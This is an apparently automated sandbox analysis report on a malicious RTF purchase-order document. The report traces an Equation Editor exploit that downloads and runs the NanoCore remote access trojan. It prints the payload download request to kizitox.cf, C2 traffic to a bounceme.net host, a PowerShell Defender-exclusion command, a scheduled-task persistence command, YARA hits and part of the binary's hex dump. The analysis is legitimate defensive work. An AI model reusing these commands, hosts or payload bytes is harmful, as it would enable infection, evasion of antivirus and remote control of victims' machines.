Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	424448
Entropy (8bit):	7.940710439386542
Encrypted:	false
SSDEEP:	12288:de01WUknsn9cOCfDAw214ZcSWqFGHAHP07:80V9jCnPZcSDsS
MD5:	525C479A4A2EFC75301C47932E47A2A5
SHA1:	86CAE4789FB9AB6AFAA368D1D7446B4EDC6820D5
SHA-256:	64EB8C47B054D4CFF298DFF325C44CBEDF6D4E42A7C950EAB90656B4F384287A
SHA-512:	E075CC1C83B0935FD0FEF4BB1D1CCBBA16178CD8383EDF0378195BD60D2668DE37F265A2EDE70773AC89CE905530932050C3E487F28287073FCD7FEEB5A4C9E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 53%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...X..a.....p..... .....@.. ....@.....W..... ....H.....text....o... ...p..... ..`.rsrc.....r.....@..@.reloc..... .....x.....@..B.....H.....&...g.....C.....*".(.....*.~....*.....*>.(.....X(.....*>.(.....Y(.....*>#.....@.....*B.(.....}....*..*.r.r...p.{....o....(....(....z"..(....*..s...*B.(.....}....*r.r...p.{....o....(....(....z.s)...*"..o*...*"..o+...*"..o,...*&...(-...*..o....*..o/...*..o0...*"..(1...*"..(2...*"..(3...*.s4...*"..o5...*"..o6...*"..o7...*..(8...*..o9...*..(:...*...}.....(@.....}.....}.....(I....*>..(.....*..oT...*..oU...

C:\Users\user\Desktop\~$-DOC_MDR0307_019.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.8375307488410004
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO-DOC_MDR0307_019.doc
File size:	30467

General

MD5:	4f272fdc3b700db5f177238fa35c36d1
SHA1:	a84e9d00f1c4f553e7ff362de09ffedd95f3812f
SHA256:	d6c1c2c9b1c34a828b5c0caeab60fff25aa0cadc2e833175c721b0566d2ea823
SHA512:	48ffa0ff719f07039f604860bcc5ef061f080ef90b924dd5e9964be6e4b08fb2126eea80602a13e8b5b175d7f8014bbct040365dbe91e00eb3f1a77efe0ea78c
SSDEEP:	384:IVpc+dRJfK1ycQiWsJfA1Mts0cVRomhaYZ1wkaRiFCrs+1tTH:MDi0ceX6lsgV
File Content Preview:	{\rtf4263?#.%0`=~11@~?2*?!?.`93#..?%87|;`.9,@]?@^)`,%,)(||)2@_0?.?=/.-93~$)),$5:5]5?~%._=&4($?-%*.|8#,?~971=?!].$/'../02.:!#?6~5?-#*64$+5'~..!6=!=0?.)#?9.?'^|`'%92':3_7>+[<%?*(..7_%.3+!!#]#.>92<4?.93()$*??)<../??]7.0#6+)@(|1|^`.&?3698]?>3[]`,*<30:^?,.-=46+

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001ECAh								no
1	00001E69h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/22-13:26:08.665716	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
01/12/22-13:26:08.685228	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
01/12/22-13:26:14.736738	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	57805	8.8.8.8	192.168.2.22
01/12/22-13:26:15.964381	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	2050	192.168.2.22	212.192.246.251
01/12/22-13:26:20.305212	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59030	8.8.8.8	192.168.2.22
01/12/22-13:27:05.093446	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50315	8.8.8.8	192.168.2.22
01/12/22-13:27:05.683609	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	2050	192.168.2.22	212.192.246.251
01/12/22-13:27:09.846070	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50072	8.8.8.8	192.168.2.22
01/12/22-13:27:16.311746	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	2050	192.168.2.22	212.192.246.251
01/12/22-13:27:41.554636	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49894	8.8.8.8	192.168.2.22
01/12/22-13:27:42.244249	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	2050	192.168.2.22	212.192.246.251
01/12/22-13:27:47.232977	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	2050	192.168.2.22	212.192.246.251
01/12/22-13:27:51.815688	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53745	8.8.8.8	192.168.2.22
01/12/22-13:27:52.689965	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49182	2050	192.168.2.22	212.192.246.251
01/12/22-13:27:56.778252	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54358	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2022 13:25:50.710814953 CET	192.168.2.22	8.8.8.8	0x5ffb	Standard query (0)	kizitox.cf	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:08.644341946 CET	192.168.2.22	8.8.8.8	0xd382	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:08.666240931 CET	192.168.2.22	8.8.8.8	0xd382	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:14.716150999 CET	192.168.2.22	8.8.8.8	0xa380	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:20.286756039 CET	192.168.2.22	8.8.8.8	0x19dd	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:30.827586889 CET	192.168.2.22	8.8.8.8	0xc05d	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:30.844976902 CET	192.168.2.22	8.8.8.8	0xc05d	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:36.063508987 CET	192.168.2.22	8.8.8.8	0x262b	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:40.397020102 CET	192.168.2.22	8.8.8.8	0x51e0	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:45.619339943 CET	192.168.2.22	8.8.8.8	0x477	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:56.082339048 CET	192.168.2.22	8.8.8.8	0xafe4	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:05.072921038 CET	192.168.2.22	8.8.8.8	0x9bff	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:09.827815056 CET	192.168.2.22	8.8.8.8	0x9ff	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:15.104986906 CET	192.168.2.22	8.8.8.8	0xd51d	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:41.524245024 CET	192.168.2.22	8.8.8.8	0xd272	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:46.509540081 CET	192.168.2.22	8.8.8.8	0x69b8	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:51.795095921 CET	192.168.2.22	8.8.8.8	0x9c38	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:56.758141041 CET	192.168.2.22	8.8.8.8	0x1211	Standard query (0)	nsayers4rm382.bounceme.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:25:50.737977982 CET	8.8.8.8	192.168.2.22	0x5ffb	No error (0)	kizitox.cf		2.58.149.41	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:08.665715933 CET	8.8.8.8	192.168.2.22	0xd382	No error (0)	nsayers4rm382.bounceme.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:08.685228109 CET	8.8.8.8	192.168.2.22	0xd382	No error (0)	nsayers4rm382.bounceme.net		212.192.246.251	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:26:14.736737967 CET	8.8.8.8	192.168.2.22	0xa380	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:20.305212021 CET	8.8.8.8	192.168.2.22	0x19dd	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:30.844533920 CET	8.8.8.8	192.168.2.22	0xc05d	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:30.861768961 CET	8.8.8.8	192.168.2.22	0xc05d	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:36.082664967 CET	8.8.8.8	192.168.2.22	0x262b	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:40.415692091 CET	8.8.8.8	192.168.2.22	0x51e0	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:45.637729883 CET	8.8.8.8	192.168.2.22	0x477	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:56.102377892 CET	8.8.8.8	192.168.2.22	0xafe4	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:05.093446016 CET	8.8.8.8	192.168.2.22	0x9bff	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:09.846070051 CET	8.8.8.8	192.168.2.22	0x9ff	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:15.121861935 CET	8.8.8.8	192.168.2.22	0xd51d	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:41.554636002 CET	8.8.8.8	192.168.2.22	0xd272	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:46.528295040 CET	8.8.8.8	192.168.2.22	0x69b8	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:51.815687895 CET	8.8.8.8	192.168.2.22	0x9c38	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)
Jan 12, 2022 13:27:56.778251886 CET	8.8.8.8	192.168.2.22	0x1211	No error (0)	nsayers4rm 382.bounce me.net		212.192.246.251	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kizitox.cf

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	2.58.149.41	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:25:50.802366018 CET	0	OUT	GET /plugmanzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kizitox.cf Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:25:50.829713106 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 12 Jan 2022 12:25:50 GMT Server: Apache Last-Modified: Tue, 11 Jan 2022 20:34:09 GMT ETag: "67a00-5d554601a106b" Accept-Ranges: bytes Content-Length: 424448 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 58 da dd 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 70 06 00 00 08 00 00 00 00 00 00 fe 8e 06 00 00 20 00 00 00 a0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 06 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 8e 06 00 57 00 00 00 00 a0 06 00 c8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 06 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 04 6f 06 00 00 20 00 00 00 70 06 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 c8 05 00 00 00 a0 06 00 00 06 00 00 00 72 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 06 00 00 02 00 00 00 78 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 8e 06 00 00 00 00 00 48 00 00 00 02 00 05 00 d8 26 06 00 cc 67 00 00 03 00 00 00 a1 00 00 06 d0 43 00 00 08 e3 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 2a 22 02 28 15 00 00 0a 00 2a 1a 7e 01 00 00 04 2a 1e 02 80 01 00 00 04 2a 3e 00 28 03 00 00 06 02 58 28 04 00 00 06 00 2a 3e 00 28 03 00 00 06 02 59 28 04 00 00 06 00 2a 3e 23 00 00 00 00 00 88 a3 40 80 01 00 00 04 2a 42 02 28 15 00 00 0a 00 00 02 03 7d 16 00 00 0a 2a 0a 00 2a 72 00 72 01 00 00 70 02 7b 16 00 00 0a 6f 17 00 00 0a 28 18 00 00 0a 28 19 00 00 0a 7a 22 02 03 28 1a 00 00 0a 2a 1e 02 73 1b 00 00 0a 2a 42 02 28 15 00 00 0a 00 00 02 03 7d 1c 00 00 0a 2a 72 00 72 01 00 00 70 02 7b 1c 00 00 0a 6f 17 00 00 0a 28 1d 00 00 0a 28 1e 00 00 0a 7a 1a 73 29 00 00 0a 2a 22 02 03 6f 2a 00 00 0a 2a 22 02 03 6f 2b 00 00 0a 2a 22 02 03 6f 2c 00 00 0a 2a 26 02 03 04 28 2d 00 00 0a 2a 1e 02 6f 2e 00 00 0a 2a 1e 02 6f 2f 00 00 0a 2a 1e 02 6f 30 00 00 0a 2a 22 02 03 28 31 00 00 0a 2a 22 02 03 28 32 00 00 0a 2a 22 02 03 28 33 00 00 0a 2a 1a 73 34 00 00 0a 2a 22 02 03 6f 35 00 00 0a 2a 22 02 03 6f 36 00 00 0a 2a 22 02 03 6f 37 00 00 0a 2a 1e 02 28 38 00 00 0a 2a 1e 02 6f 39 00 00 0a 2a 1e 02 28 3a 00 00 0a 2a 96 02 14 7d 06 00 00 04 02 28 40 00 00 0a 00 00 02 03 7d 04 00 00 04 02 04 7d 05 00 00 04 02 28 49 00 00 06 00 2a 3e 00 02 28 8b 00 00 06 17 9a 80 07 00 00 04 2a 1e 02 6f 54 00 00 0a 2a 1e 02 6f 55 00 00 0a 2a 22 02 03 6f 56 00 00 0a 2a 1e 02 6f 57 00 00 0a 2a 22 02 03 6f 58 00 00 0a 2a 1e 02 28 59 00 00 0a 2a 22 02 03 6f 5a 00 00 0a 2a 22 02 03 6f 5b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELXap @ @W H.texto p `.rsrcr@@.relocx@BH&gC*"(*~**>(X(*>(Y(*>#@*B(}**rrp{o((z"(*s*B(}*rrp{o((zs)*"o**"o+*"o,*&(-*o.*o/*o0*"(1*"(2*"(3*s4*"o5*"o6*"o7*(8*o9*(:*}(@}}(I*>(*oT*oU*"oV*oW*"oX*(Y*"oZ*"o[

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 292 Parent PID: 596

General

Start time:	13:25:17
Start date:	12/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f3b0000
File size:	1423704 bytes

MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2700 Parent PID: 596

General

Start time:	13:25:18
Start date:	12/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: plugmandcio8974.exe PID: 2848 Parent PID: 2700

General

Start time:	13:25:20
Start date:	12/01/2022
Path:	C:\Users\user\AppData\Roaming\plugmandcio8974.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\plugmandcio8974.exe
Imagebase:	0xb10000
File size:	424448 bytes
MD5 hash:	525C479A4A2EFC75301C47932E47A2A5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.429459244.0000000002495000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.429793010.0000000003421000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.429793010.0000000003421000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.429793010.0000000003421000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.429326612.0000000002421000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.429889115.0000000003503000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.429889115.0000000003503000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.429889115.0000000003503000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 53%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 2364 Parent PID: 2848

General

Start time:	13:25:24
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\GVujWCI.exe
Imagebase:	0x21c40000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2128 Parent PID: 2848

General

Start time:	13:25:25
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\GVujWCI" /XML "C:\Users\user\AppData\Local\Temp\tmp5800.tmp
Imagebase:	0x980000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: RegSvcs.exe PID: 2556 Parent PID: 2848

General

Start time:	13:25:27
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0x840000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.427676580.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.427676580.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000000.427676580.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674479384.00000000022C0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674479384.00000000022C0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000000.427422524.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000000.427422524.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000000.427422524.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674219857.0000000000990000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674219857.0000000000990000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674193506.0000000000930000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674193506.0000000000930000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674453230.0000000002250000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674453230.0000000002250000.00000004.00020000.sdmp, Author:

Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.673630277.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.673630277.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.673630277.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.673892509.00000000006C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.673892509.00000000006C0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674495617.0000000002320000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674495617.0000000002320000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674503433.0000000002330000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674503433.0000000002330000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.673973502.00000000007D0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.673973502.00000000007D0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.673973502.00000000007D0000.00000004.00020000.sdmp, Author: Joe Security
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.677056687.0000000004790000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.677056687.0000000004790000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000009.00000002.674553017.0000000002766000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.676989512.0000000004720000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.676989512.0000000004720000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674232180.00000000009B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674232180.00000000009B0000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674460818.0000000002260000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.674460818.0000000002260000.00000004.00020000.sdmp, Author: Florian Roth
- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.674432858.0000000002230000.00000004.00020000.sdmp, Author: Florian Roth
